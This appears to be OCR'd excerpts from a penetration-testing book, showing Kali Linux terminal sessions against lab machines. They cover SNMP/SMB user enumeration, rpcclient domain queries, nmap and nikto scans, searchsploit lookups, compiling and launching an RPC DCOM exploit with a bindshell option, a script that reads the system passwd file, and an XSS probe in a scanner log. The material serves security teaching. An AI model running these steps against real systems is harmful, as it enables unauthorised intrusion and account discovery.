
```
msf auxiliary(snmp_enumusers) > use auxiliary/scanner/snmp/snmp_enum
msf auxiliary(snmp_enum) > show options

Module options (auxiliary/scanner/snmp/snmp_enum):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   COMMUNITY  public           yes       SNMP Community String
   RETRIES    1                yes       SNMP Retries
   RHOSTS                      yes       The target address range or CIDR identifier
   RPORT      161              yes       The target port
   THREADS    1                yes       The number of concurrent threads
   TIMEOUT    1                yes       SNMP Timeout
   VERSION    1                yes       SNMP Version <1/2c>

msf auxiliary(snmp_enum) > set rhosts 192.168.0.129
rhosts => 192.168.0.129
msf auxiliary(snmp_enum) > run

[+] 192.168.0.129, Connected.

[*] System information:

Host IP                     : 192.168.0.129
Hostname                    : metasploitable3.Advanced.Pentest.com
Description                 : Hardware: Intel64 Family 6 Model 94 Stepping 3 AT/AT COMPATIBLE - Software: Wind
ows Version 6.1 (Build 7601 Multiprocessor Free)
Contact                     : -
Location                    : -
Uptime snmp                 : 00:10:14.04
Uptime system               : 00:09:21.07
System date                 : 2017-2-25 08:35:12.1

[*] User accounts:

["sshd"]
```

```
msf > use auxiliary/scanner/snmp/snmp_enumusers
msf auxiliary(snmp_enumusers) > show options

Module options (auxiliary/scanner/snmp/snmp_enumusers):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   COMMUNITY  public           yes       SNMP Community String
   RETRIES    1                yes       SNMP Retries
   RHOSTS                      yes       The target address range or CIDR identifier
   RPORT      161              yes       The target port
   THREADS    1                yes       The number of concurrent threads
   TIMEOUT    1                yes       SNMP Timeout
   VERSION    1                yes       SNMP Version <1/2c>

msf auxiliary(snmp_enumusers) > set rhosts 192.168.0.129
rhosts => 192.168.0.129
msf auxiliary(snmp_enumusers) > run

[+] 192.168.0.129:161 Found 22 users: Administrator, Guest, Hacker.kali, anakin_skywalker, artoo_detoo, ben_keno
bi, boba_fett, c_three_pio, chewbacca, darth_vader, greedo, han_solo, jabba_hutt, jarjar_binks, krbtgt, kylo_ren
, lando_calrissian, leah_organa, luke_skywalker, sshd, sshd_server, vagrant
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(snmp_enumusers) >
```

```
msf > use auxiliary/scanner/smb/smb_enumusers
msf auxiliary(smb_enumusers) > show options

Module options (auxiliary/scanner/smb/smb_enumusers):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   RHOSTS                      yes       The target address range or CIDR identifier
   SMBDomain  .                no        The Windows domain to use for authentication
   SMBPass                     no        The password for the specified username
   SMBUser                     no        The username to authenticate as
   THREADS    1                yes       The number of concurrent threads

msf auxiliary(smb_enumusers) > set rhosts 192.168.0.166
rhosts => 192.168.0.166
msf auxiliary(smb_enumusers) > set smbuser vagrant
smbuser => vagrant
msf auxiliary(smb_enumusers) > set smbpass vagrant
smbpass => vagrant
msf auxiliary(smb_enumusers) > run

[*] 192.168.0.166:445     - ADVANCED [ Administrator, Guest, krbtgt, vagrant, sshd, sshd_server
er, han_solo, artoo_detoo, c_three_pio, ben_kenobi, darth_vader, anakin_skywalker, jarjar_binks
tt, jabba_hutt, greedo, chewbacca, kylo_ren, Hacker.kali ] ( LockoutTries=0 PasswordMin=7 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
root@kali:~# enum4linux -U -o 192.168.0.166
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux

 ==========================
|    Target Information    |
 ==========================
Target ........... 192.168.0.166
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 =====================================================
|    Enumerating Workgroup/Domain on 192.168.0.166    |
 =====================================================
[+] Got domain/workgroup name: ADVANCED

 ======================================
|    Session Check on 192.168.0.166    |
 ======================================
[+] Server 192.168.0.166 allows sessions using username '', password ''

 ============================================
|    Getting domain SID for 192.168.0.166    |
 ============================================
Domain Name: ADVANCED
Domain Sid: S-1-5-21-200656168-3689603815-2654161410
```

```
root@kali:~# rpcclient -U "vagrant" 192.168.0.129
Enter vagrant's password:
rpcclient $> enumdomains
name:[ADVANCED] idx:[0x0]
name:[Builtin] idx:[0x0]
rpcclient $> enumdomgroups
group:[Enterprise Read-only Domain Controllers] rid:[0x1f2]
group:[Domain Admins] rid:[0x200]
group:[Domain Users] rid:[0x201]
group:[Domain Guests] rid:[0x202]
group:[Domain Computers] rid:[0x203]
group:[Domain Controllers] rid:[0x204]
group:[Schema Admins] rid:[0x206]
group:[Enterprise Admins] rid:[0x207]
group:[Group Policy Creator Owners] rid:[0x208]
group:[Read-only Domain Controllers] rid:[0x209]
group:[DnsUpdateProxy] rid:[0x460]
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[vagrant] rid:[0x3e8]
user:[sshd] rid:[0x3e9]
user:[sshd_server] rid:[0x3ea]
user:[leah_organa] rid:[0x3eb]
user:[luke_skywalker] rid:[0x3ec]
```


SPARTA 1.0.2 (BETA) - untitled - /root/
File
Help
Scan
Brute
Hosts
Services
Tools
OS
Host
192.168.0.1 (dlinkrou...
192.168.0.120
192.168.0.129
192.168.0.143
192.168.0.145
Services
Scripts
Information
Notes
nikto (80/tcp)
screenshot (80/tcp)
smbenum (445/tcp)
Port
Protocol
State
Name
Version
80 tcp open http Microsoft IIS httpd 7.5
135 tcp open msrpc Microsoft Windows RPC
137 udp open netbios-ns Microsoft Windows netbios-ns (Domain controller:...
139 tcp open netbios-ssn Microsoft Windows netbios-ssn
161 udp open snmp SNMPv1 server (public)
445 tcp open microsoft-ds Microsoft Windows Server microsoft-ds (workgro...
3306 tcp open mysql MySQL 5.5.20-log
Log
Progress
Tool
Host
Start time
End time
Status
mysql-default (3306/tcp) 192.168.0.145 25 Feb 2017 17:05:35 25 Feb 2017 17:05:37 Finished
smbenum (445/tcp) 192.168.0.145 25 Feb 2017 17:05:35 25 Feb 2017 17:05:43 Finished
snmpcheck (161/udp) 192.168.0.129 25 Feb 2017 17:05:35 Running

Chapter 4: Vulnerability Assessment

```
root@kali:~# searchsploit bulletproof FTP
---------------------------------------------- ---------------------------------
 Exploit Title                                |  Path
                                              | (/usr/share/exploitdb/platforms/
---------------------------------------------- ---------------------------------
BulletProof FTP Client 2.63 - Local Heap Ove | windows/dos/7571.txt
BulletProof FTP Client - '.bps' Local Stack  | windows/dos/7589.pl
BulletProof FTP Client 2010 - Buffer Overflo | windows/dos/18716.txt
BulletProof FTP Client 2010 - Buffer Overflo | windows/dos/34162.py
BulletProof FTP Client 2010 - Buffer Overflo | windows/dos/34540.py
BulletProof FTP Server 2.4.0.31 - Privilege  | windows/local/971.cpp
BulletProof FTP Client 2009 - '.bps' Buffer  | windows/local/8420.py
BulletProof FTP Client 2010 - Buffer Overflo | windows/local/35449.rb
BulletProof FTP Client - BPS Buffer Overflow | windows/local/35712.rb
BulletProof FTP Client 2010 - Buffer Overflo | windows/local/37056.py
BulletProof FTP Client 2.45 - Remote Buffer  | windows/remote/2530.py
BulletProof FTP Client 2.63 b56 - Malformed  | windows/remote/9998.c
---------------------------------------------- ---------------------------------
```

```
root@kali:~# perl 8806.pl

  $ Microsoft IIS 6.0 WebDAV Remote Authentication Bypass Exploit
  $ written by ka0x <ka0x01[at]gmail.com>
  $ 25/05/2009

usage:
   perl $0 <host> <path>

example:
   perl $0 localhost dir/
   perl $0 localhost dir/file.txt
```

```
root@kali:/usr/share/exploitdb# searchsploit "rpc DCOM"
----------------------------------------- ---------------------------------
 Exploit Title                           |  Path
                                         | (/usr/share/exploitdb/platforms)
----------------------------------------- ---------------------------------
Microsoft Windows Server 2000 - RPC DCOM Int | /windows/dos/61.c
Microsoft Windows 8.1 - DCOM DCE/RPC Local N | /windows/local/37768.txt
Microsoft Windows - 'RPC DCOM' Remote Buffer | /windows/remote/64.c
Microsoft Windows Server 2000/XP - 'RPC DCOM | /windows/remote/66.c
Microsoft Windows - 'RPC DCOM' Remote Exploi | /windows/remote/69.c
Microsoft Windows - 'RPC DCOM' Remote Exploi | /windows/remote/70.c
Microsoft Windows - 'RPC DCOM' Remote Exploi | /windows/remote/76.c
Microsoft Windows - 'RPC DCOM' Scanner (MS03 | /windows/remote/97.c
Microsoft Windows - 'RPC DCOM' Long Filename | /windows/remote/100.c
Microsoft Windows - 'RPC DCOM2' Remote Explo | /windows/remote/103.c
Microsoft RPC DCOM Interface - Overflow Expl | /windows/remote/16749.rb
Microsoft Windows - DCOM RPC Interface Buffe | /windows/remote/22917.txt
Windows - (DCOM RPC2) Universal Shellcode    | /win_x86/shellcode/13532.asm
----------------------------------------- ---------------------------------
```

```
root@kali:/usr/share/exploitdb/platforms/windows/remote# cp 76.c /tmp
root@kali:/usr/share/exploitdb/platforms/windows/remote# cd /tmp
root@kali:/tmp# ls
76.c
root@kali:/tmp# gcc 76.c -o 76.exe
```


```
root@kali:/tmp# ./76.exe
RPC DCOM exploit coded by .:[oc192.us]:. Security
Usage:

./76.exe -d <host> [options]
Options:
        -d:             Hostname to attack [Required]
        -t:             Type [Default: 0]
        -r:             Return address [Default: Selected from target]
        -p:             Attack port [Default: 135]
        -l:             Bindshell port [Default: 666]

Types:
        0 [0x0018759f]: [Win2k-Universal]
        1 [0x0100139d]: [WinXP-Universal]
```


```
root@kali:/usr/share/nmap/scripts#
root@kali:/usr/share/nmap/scripts# ls | wc -l
554
root@kali:/usr/share/nmap/scripts# ls -la | more
total 4520
drwxr-xr-x 2 root root 81920 Mar  8 04:21 .
drwxr-xr-x 4 root root  4096 Feb 20 00:17 ..
-rw-r--r-- 1 root root  3901 Dec 23 03:54 acarsd-info.nse
-rw-r--r-- 1 root root  8777 Dec 23 03:54 address-info.nse
-rw-r--r-- 1 root root  3345 Dec 23 03:54 afp-brute.nse
-rw-r--r-- 1 root root  6891 Dec 23 03:54 afp-ls.nse
-rw-r--r-- 1 root root  7001 Dec 23 03:54 afp-path-vuln.nse
-rw-r--r-- 1 root root  5671 Dec 23 03:54 afp-serverinfo.nse
-rw-r--r-- 1 root root  2621 Dec 23 03:54 afp-showmount.nse
-rw-r--r-- 1 root root  2262 Dec 23 03:54 ajp-auth.nse
-rw-r--r-- 1 root root  2965 Dec 23 03:54 ajp-brute.nse
-rw-r--r-- 1 root root  1329 Dec 23 03:54 ajp-headers.nse
-rw-r--r-- 1 root root  2515 Dec 23 03:54 ajp-methods.nse
-rw-r--r-- 1 root root  3023 Dec 23 03:54 ajp-request.nse
-rw-r--r-- 1 root root  7017 Dec 23 03:54 allseeingeye-info.nse
-rw-r--r-- 1 root root  1783 Dec 23 03:54 amqp-info.nse
-rw-r--r-- 1 root root 15150 Dec 23 03:54 asn-query.nse
```

```
root@kali:~# nano test.lua
root@kali:~# chmod +x test.lua
root@kali:~# ./test.lua
root:x:0:0:root:/root:/bin/bash
```

```
root@kali:~# nmap -vv -n -Pn -p 80 --open --script mynewscript.nse 192.168.0.124

Starting Nmap 7.40 ( https://nmap.org ) at 2017-03-11 06:37 EST
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 06:37
Completed NSE at 06:37, 0.00s elapsed
Initiating SYN Stealth Scan at 06:37
Scanning 192.168.0.124 [1 port]
Discovered open port 80/tcp on 192.168.0.124
Completed SYN Stealth Scan at 06:37, 0.06s elapsed (1 total ports)
NSE: Script scanning 192.168.0.124.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 06:37
Completed NSE at 06:37, 0.00s elapsed
Nmap scan report for 192.168.0.124
Host is up, received user-set (0.000052s latency).
Scanned at 2017-03-11 06:37:27 EST for 0s
PORT   STATE SERVICE REASON
80/tcp open  http    syn-ack ttl 64
|_mynewscript: sucessfull
```


```
root@kali:~# nikto -h 192.168.0.143 -p 80
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.0.143
+ Target Hostname:    192.168.0.143
+ Target Port:        80
+ Start Time:         2017-03-12 11:12:40 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.23 (Debian)
+ Server leaks inodes via ETags, header found with file /, fields: 0x29cd 0x53b4
813f41280
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user a
gent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent
to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
```





Applications
Places
Subgraph Vega
Sat 07:58
Subgraph Vega
File Scan Window Help
Scanner
Proxy
Website View
192.168.0.129
/
192.168.0.129
demo.testfire.net
/bank
/images
cgi.exe
comment.aspx
default.aspx [content=inside_investor.htm]
feedback.aspx
notfound.aspx
search.aspx [txtSearch=vega]
search.aspx [txtSearch=vega&btnSubmit=
style.css
survey_questions.aspx [step=a]
creativecommons.org
microsoft.com
schemas.xmlsoap.org
www.altoromutual.com
www.w3.org
www.watchfire.com
Requests
Intercept
Proxy Status
ID Host Method Request Status Length Time (r
2 http://demo.testfi GET / 200 9550 227
3 http://demo.testfi POST /comment.aspx 200 7201 229
4 http://demo.testfi GET /bank/apply.aspx 200 77 218
5 http://demo.testfi GET /bank/login.aspx 200 8664 232
6 http://demo.testfi GET /search.aspx?txtSearch=vega%20-->">'>"<vvv000127v569194> 200 7248 232
7 http://demo.testfi GET /bank/members/ 401 1293 217
8 http://demo.testfi GET /bank/customize.aspx 500 5032 231
Request
Response
HTTP/1.1 200 OK
Cache-Control: no-cache
Pragma: no-cache
Content-Length: 9550
Content-Type: text/html; charset=utf-8
Expires: -1
Server: Microsoft-IIS/8.0
X-AspNet-Version: 2.0.50727
Set-Cookie: ASP.NET_SessionId=twnw02vchnho4m55l1szov45; path=/; HttpOnly
Set-Cookie: amSessionId=452431719871; path=/
X-Powered-By: ASP.NET
Date: Sat, 11 Mar 2017 10:52:42 GMT
1 of 2 highlights
Proxy is not running
189M of 237M

```
root@kali:~# nikto -list-plugins| grep Plugin:
Plugin: siebel
Plugin: apacheusers
Plugin: dictionary
Plugin: subdomain
Plugin: httpoptions
Plugin: clientaccesspolicy
Plugin: ms10_070
Plugin: fileops
Plugin: auth
Plugin: report_html
Plugin: negotiate
Plugin: msgs
Plugin: outdated
Plugin: cgi
Plugin: report_csv
Plugin: cookies
Plugin: tests
Plugin: favicon
Plugin: mutiple_index
Plugin: drupal
Plugin: report_nbe
Plugin: report_text
Plugin: report_sqlg
Plugin: content_search
Plugin: parked
Plugin: apache_expect_xss
Plugin: headers
Plugin: sitefiles
Plugin: paths
Plugin: robots
Plugin: report_xml
Plugin: put_del_test
Plugin: ssl
Plugin: shellshock
Plugin: embedded
```


```
root@kali:~# nikto -host 192.168.0.124 -Plugins "apacheusers(enumerate,dictionary:users.txt);report_xml" -output apacheusers.xml
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.0.124
+ Target Hostname:    192.168.0.124
+ Target Port:        80
+ Start Time:         2017-03-13 03:52:16 (GMT-4)
---------------------------------------------------------------------------
```






```
root@kali:~/Desktop/MobSf/Mobile-Security-Framework-MobSF# python manage.py test
Creating test database for alias 'default'...

----------------------------------------------------------------------
Ran 0 tests in 0.000s

OK
Destroying test database for alias 'default'...
```

